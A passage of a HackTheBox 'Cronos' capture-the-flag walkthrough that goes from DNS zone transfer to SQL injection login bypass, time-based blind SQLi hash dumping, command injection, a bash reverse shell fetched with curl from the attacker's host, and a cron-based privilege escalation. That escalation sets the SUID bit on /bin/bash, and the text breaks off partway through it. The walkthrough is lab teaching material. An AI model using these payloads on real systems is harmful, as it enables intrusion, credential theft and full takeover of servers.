450 HTB Cronos

[HTB] Cronos

by **Pablo** `github.com/vorkampfer/hackthebox`

- **Resources:**

  > 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
  > 2. Savitar github `https://s4vitar.github.io/`
  > 3. Savitar github2 `https://github.com/s4vitar`
  > 4. `https://blackarch.wiki/faq/`
  > 5. `https://blackarch.org/faq.html`
  > 6. **0xdf** `https://0xdf.gitlab.io/`
  > 7. **Ippsec** `ipssec.rocks`
  > 8. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`

- **View files with color**

  > `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

- `#pwn_SQLi_blind_Time_based_injections`

```
Cronos is a great box for SQL injection and SQL enumeration.
```

Skill-set:

```
1. Domain Zone Transfer (AXFR)
2. SQLI (Blind Time Based) - Creating a custom Python script
3. Command Injection
4. Abusing Cron Job [Privilege Escalation]
```

1. **Ping &** `whichsystem.py`

```
1. PING 10.10.10.13 (10.10.10.13) 56(84) bytes of data.
64 bytes from 10.10.10.13: icmp_seq=1 ttl=63 time=160 ms
```

2. **Nmap**

```
1. ▷ openscan cronos.htb
2.  ▷ echo $openportz
22,25,110,143,443
```

```
3. ▷ sourcez
4. ▷ echo $openportz
22,53,80
5. ▷ portzscan $openportz cronos.htb
6. ▷ jbat cronos/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,53,80 cronos.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
53/tcp open  domain  syn-ack ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
```

openssh (1:7.2p2-4ubuntu2.4) *Xenial*-security; urgency=medium

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:7.2p2-4ubuntu2.4' and it tells me we are dealing with an Ubuntu
Xenial Server.
```

4. **Whatweb**

```
1.   ▷ whatweb http://10.10.10.13
http://10.10.10.13 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],
IP[10.10.10.13], Title[Apache2 Ubuntu Default Page: It works]
```

5. **Lets do some manual enumeration of the website**

```
1. I do a quick nmap http-enum nse scan on port 80
2.  ▷ nmap --script http-enum -p80 10.10.10.13 -oN http_enum_80.nmap -vvv
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|   /robots.txt: Robots file
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)
3. http://10.10.10.13 >>> Brings up 'Apache2 Ubuntu Default Page'
```

6. **Lets do some directory busting with WFUZZ to find something to enumerate**

```
1.  ▷ wfuzz -c --hc=404 --hh=11439 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.10.10.13/FUZZ
2. I get nothing. Lets try to specifiy php
3.  ▷ wfuzz -c --hc=404 --hh=11439 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,php-
html http://10.10.10.13/FUZZ.FUZ2Z
000000028:   403        11 L     32 W       291 Ch      "html"
000000027:   403        11 L     32 W       290 Ch      "php"
4. I do not know why it does not show it but it is supposed to be index.html and index.php.
```

7. **NSLookup Usage**

- `#pwn_NSLOOKUP_usage_HTB_Cronos`


```
1.  ▷ nslookup
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53
> 10.10.10.13
13.10.10.10.in-addr.arpa        name = ns1.cronos.htb.
> %
2. Lets try ns1.cronos.htb and see if it works.
3. We can check to see if virtual hosting is being used
4. Type cronos.htb and it should redirect you to http://cronos.htb. You will need to add it to your hosts file.
We cover python scripting that will automate the querry and dumping of admin hash. We cover python scripting that will automate
the querry and dumping of admin hash. We cover python scripting that will automate the querry and dumping of admin hash. ```
![](forge_laravel_website_outside_scope.png)
8. **Enumerating the website. `Do not enumerate the above website`!**
```Ruby
1. I hover over the links and they are external links not a part of the scope of HTB. https://forge.laravel.com
2. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://cronos.htb/FUZZ
3. I get back a "css" and "js". I checkout http://cronos.htb/js/
4. Sidenote : I noticed the OpenSSH ver is 7.2. so I ran my ssh_user_enum.py script and it worked.
5.  ▷ python3 ssh_user_enum.py 10.10.10.13 root 2>/dev/null
[+] root is a valid username
6. I just need to find other names and I can use this script to see if they have ssh access. Moving on.
```
```

```
7. Wappalyzer shows programming languages as being PHP.
8. Lets FUZZ for php extensions using WFUZZ. It is the same as a regular WFUZZ scan except you add .php at the end since you know
what extension you are looking for. If you did not know what extensioni you were looking for you would use. .FUZ2Z
9.  ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://cronos.htb/FUZZ.php
10. I filter out --hh=2319 characters column because I am getting too many false positives.
11.  ▷ wfuzz -c --hc=404 --hh=2319 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://cronos.htb/FUZZ.php
12. FAIL, if you ever get back the extension and the name of the page is blank like below. It is most likely the index.php page.
Sometimes it will get filtered out.
13.  403        11 L     32 W       289 Ch      "http://cronos.htb/.php"
14. Also if you press CTRL+z and WFUZZ hangs a little bit. Next time you could try CTRL+z and then kill %. Works better.
```

Since port 53 is open we can use dig to enumerate it as well.


```
1. dig @10.10.10.13 cronos.htb ns <<< This enumerates the name servers.
2. dig @10.10.10.13 cronos.htb mx <<< This enumerates any mail servers.
3. dig @10.10.10.13 cronos.htb ANY <<< This enumerates everything. If you are in a hurry just run any, and then attempt a zone
transfer. All a Zone Transfer does is return all of the sub-domains in a network.
4. dig@10.10.10.13 cronos.htb AFXR <<< This attempts a zone transfer.
5. The MX and the ANY querry both give me the new sub-domain.
 cronos.htb. admin.cronos.htb
6. I mean AXFR not AFXR. I always get that confused.
▷ dig @10.10.10.13 cronos.htb AXFR

; <<>> DiG 9.18.25 <<>> @10.10.10.13 cronos.htb AXFR
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 203 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (TCP)
;; WHEN: Sun Mar 24 23:00:38 CET 2024
;; XFR size: 7 records (messages 1, bytes 203)
7. We could have also used WFUZZ to enumerate the sub-domains.
8. wfuzz -c --hh=11439 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.cronos.htb"
http://cronos.htb
9. SUCCESS
10. ~/hackthebox/cronos ▷ sudo gobuster vhost -u http://cronos.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-
5000.txt -t 100
11. FAIL, Gobuster vhost flag never works for me for some reason.
12. Lets add admin.cronos.htb to our /etc/hosts file
```



Lets check out `admin.cronos.htb`

```
1. http://admin.cronos.htb/
2. I try admin:admin, guest:guest, Nothing
3. Then I try "admin' or 1=1-- -"  . Remove the double quotes. For the password type anything random.
4. SUCCESS, I get logged in with the very simple sql injection.
```



Blind Time-Based SQL injection mini-tutorial

11. **Lets enumerate** `admin.cronos.htb`

```
1. http://admin.cronos.htb/welcome.php
2. Time stamp 01:07:00 S4vitar gives a mini-tutorial on SQL Injection with Proof of Concept examples. Time is from 01:07:00 -
01:15:00
3. At Time Stamp 01:20:11 S4vitar finishes with the proof of concept. The problem is we are not getting any reflection error with
the SQL injection. This would be considered a 'blind time based sql injection'.
4. Open up burpsuite.
5.  ▷ burpsuite &> /dev/null & disown
[1] 22747
```

BurpSuite

12. **Burpsuite intercept**

```
1. Lets intercept the login of
2. http://admin.cronos.htb/index.php >>> use admin:admin
3. SUCCESS
```

Python Scripting (Optional)

13. **Lets automate this attack with a python script because why not.**

```
1. Open up code on your BlackArch. 'sudo pacman -S code'
2. Lets code us a python sql injection exploit. I am naming this exploit cronos_sqli.py Name yours whatever you want.
3. In order for the python script to work you need to be able to log in as admin with "admin' or 1=1-- -". The point of this
script is to automate dumping hashes and learn python at the same time.
4. If you want to see a NOSQL injection check out Nodeblog by S4vitar
```


```
5. ~/python_projects ▷ python3 cronos_sqli.py
"[┐] SQLI: admin' and if(substr((select column_name from information_schema.columns where table_schema='admin' and
table_name='users' limit 3,1),2,1)='k',sleep(5),1)-- -
[◥] Tables: id, username, password."
6. We wind up doing three iterations of this script.
        1. One for tables. cronos_sqli_Tables.py
        2. One for columns. cronos_sqli_Columns.py
        3. Last one for the dumping of the hashes. cronos_sqli_Hex_pass_dump.py
7. I include the python scripts in the resources for the walk-through at github.com/vorkampfer/hackthebox
8.        ▷ python3 cronos_sqli_Hex_pass_dump.py
"[┴] SQLI: admin' and if(substr((select group_concat(password) from users),34,1)='8',sleep(3),1)-- -
[...../.] MD5 Hash: 4f5fffa7b2340178a716e3832451e058


[!] Exiting the HTB Cronos SQL Injection Script..."
9. The only python script you really need is the cronos_sqli_Hex_pass_dump.py. The others are for context and so we can learn some
python.
```

- #pwn_MD5_decrypt_online

Decrypt MD5 Hash

14. **Lets decrpyt the md5 hash for the admin password**




```
1. Google 'md5 online dcrypt'
2. Found : **1327663704**
(hash = 4f5fffa7b2340178a716e3832451e058)
3. https://www.md5online.org/md5-decrypt.html
4. https://md5decrypt.net/en/
5. SUCCESS, admin:1327663704
6. I successfully log in as the admin at http://admin.cronos.htb/welcome.php, but we had already logged in as admin a while ago as
"admin' or 1=1-- -". So that is why the python scripting was optional, but well worth the time to learn some python imo.
```

15. **I am logged in as admin of the site. It looks like we can send pings and traceroute etc... through the website**

```
1. Lets ping ourselves
2.  ▷ sudo tcpdump -i tun0 icmp
3. ping 10.10.14.2
4. SUCCESS
5. ▷ sudo tcpdump -i tun0 icmp
[sudo] password for h@x0r:
17:28:43.756679 IP cronos.htb > p82b5f1309: ICMP echo request, id 21363, seq 1, length 64
6. On the backend this is most likely doing ping -c 1 ipaddress + eval or exec or some type of input command. So this can be abuse
with a simple semicolon.
7. If you type  'ping -c 1 10.10.14.2; whoami' in your own terminal you will get back the user you are.
8. Now we do the same thing "ping 10.10.14.2; whoami".
9. PING 10.10.14.2 (10.10.14.2) 56(84) bytes of data.
64 bytes from 10.10.14.2: icmp_seq=1 ttl=63 time=205 ms

--- 10.10.14.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 205.321/205.321/205.321/0.000 ms
```

```
www-data
10. SUCCESS!
```

16. **Lets get a shell**

```
1. sudo python3 -m http.server 80
2. Then non the target site http://admin.cronos.htb type this payload.
3. 10.10.14.2; which curl
--- 10.10.14.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 155.891/155.891/155.891/0.000 ms
/usr/bin/curl
4. Good curl is installed on the target. Now we will use curl to get our shell.
5. First lets put our payload inside of index.html and serve it via our python http.server.
6. Below is what you will put inside the index.html payload.

7. #!/bin/bash
bash -i >& /dev/tcp/10.10.14.2/443 0>&1
8. To trigger the payload you will enter on the website.
10.10.14.2; curl 10.10.14.2|bash
9. SUCCESS! See below.
```

17. **Since I can not memorize the syntax I look up the `index.html payload` on my pc**

```
1. ▷ find . -name \*.html\* 2>/dev/null | grep -i index
./health/index/index.html
./health/index.html
./openadmin/index.html
./brainfuck/index.html
./frolic/index.html
./scriptkiddie/index.html
./faculty/index.html
./jewel/tar_crap/.git-5d6f436/app/views/users/index.html.erb
./jewel/tar_crap/.git-5d6f436/app/views/articles/index.html.erb
./jewel/tar_crap/.git-5d6f436/app/views/home/index.html.erb
./doctor/index.html
./photobomb/index.html
./worker/dimension.worker.htb/index.html
./inject/index.html
./cascade/index.html
./opensource/source_zip/app/app/templates/index.html
./fluxcapacitor/index.html
2. ~/hackthebox ▷ cat inject/index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/443 0>&1
```

Got Shell

18. **SUCCESS, I got a shell as `www-data`**

```
1.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.13 47314
bash: cannot set terminal process group (1310): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ whoami
whoami
www-data
2. Upgrade your shell.
3. www-data@cronos:/var/www/admin$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@cronos:/var/www/admin$ ^Z
[1]  + 134157 suspended  sudo nc -nlvp 443
~/hackthebox/cronos ▷ stty raw -echo; fg
[1]  + 134157 continued  sudo nc -nlvp 443
                                        reset xterm

www-data@cronos:/var/www/admin$ export TERM=xterm
www-data@cronos:/var/www/admin$ export TERM=xterm-256color
www-data@cronos:/var/www/admin$ source /etc/skel/.bashrc
www-data@cronos:/var/www/admin$ stty rows 38 columns 186
www-data@cronos:/var/www/admin$ export SHELL=/bin/bash
```

```
www-data@cronos:/var/www/admin$ echo $SHELL
/bin/bash
```

19. **Begin enumeration as** `www-data`

```
1. www-data@cronos:/var/www/admin$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
2. www-data@cronos:/var/www/admin$ ifconfig | grep inet
          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
3. Great, we are not in a container.
4. We have the user flag.
5. www-data@cronos:/var/www/admin$ cat /home/noulis/user.txt
190ee9b552d8f4e9fe96824fc196cced
```

20. **Enumeration continued...**

```
1. www-data@cronos:/home/noulis$ uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
2. www-data@cronos:/home/noulis$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
3. www-data@cronos:/home/noulis$ find / -perm -4000 -user root -ls 2>/dev/null
Nothing
4. www-data@cronos:/home/noulis$ which getcap
/sbin/getcap
www-data@cronos:/home/noulis$ getcap -r / 2>/dev/null
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
Nothing interesting here either
5. I find something interesting in /etc/crontab
6. www-data@cronos:/home/noulis$ cat /etc/crontab
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
7. Every minute root is executing php /var/www/laravel/artisan schedule:run >> /dev/null
8. www-data@cronos:/home/noulis$ ls -l /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9  2017 /var/www/laravel/artisan
9. Excellent, www-data is the owner of /var/www/laravel/artisan. So that means www-data can inject anything it wants into this file
and php will execute as root every minute.
```

```
  GNU nano 2.5.3                                    File: procmon.sh

#!/bin/bash

old_process=$(ps -eo user,command)

while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|diff|kworker"
        old_process=$new_process
done
```

PriveESC to Root


```
GNU nano 2.5.3

<?php
        system("chmod u+s /bin/bash");
?>
```

```
1. If it was getting executed by bash I would use the following example payload.
2. echo 'chmod u+s /bin/bash' > /home/path/to/file.sh
3. But since this is PHP we can not do that.
4. Lets create procmon.sh and give it executable chmod +x procmon.sh
5. Put this inside.
#!/bin/bash

old_process=$(ps -eo user,command)

while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|procmon|kworker"
        old_process=$new_process
done
6. CD into /dev/shm
7. www-data@cronos:/dev/shm$ ./procmon.sh
> root     /usr/sbin/CRON -f
> root     /bin/sh -c php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
> root     php /var/www/laravel/artisan schedule:run
< root     /usr/sbin/CRON -f
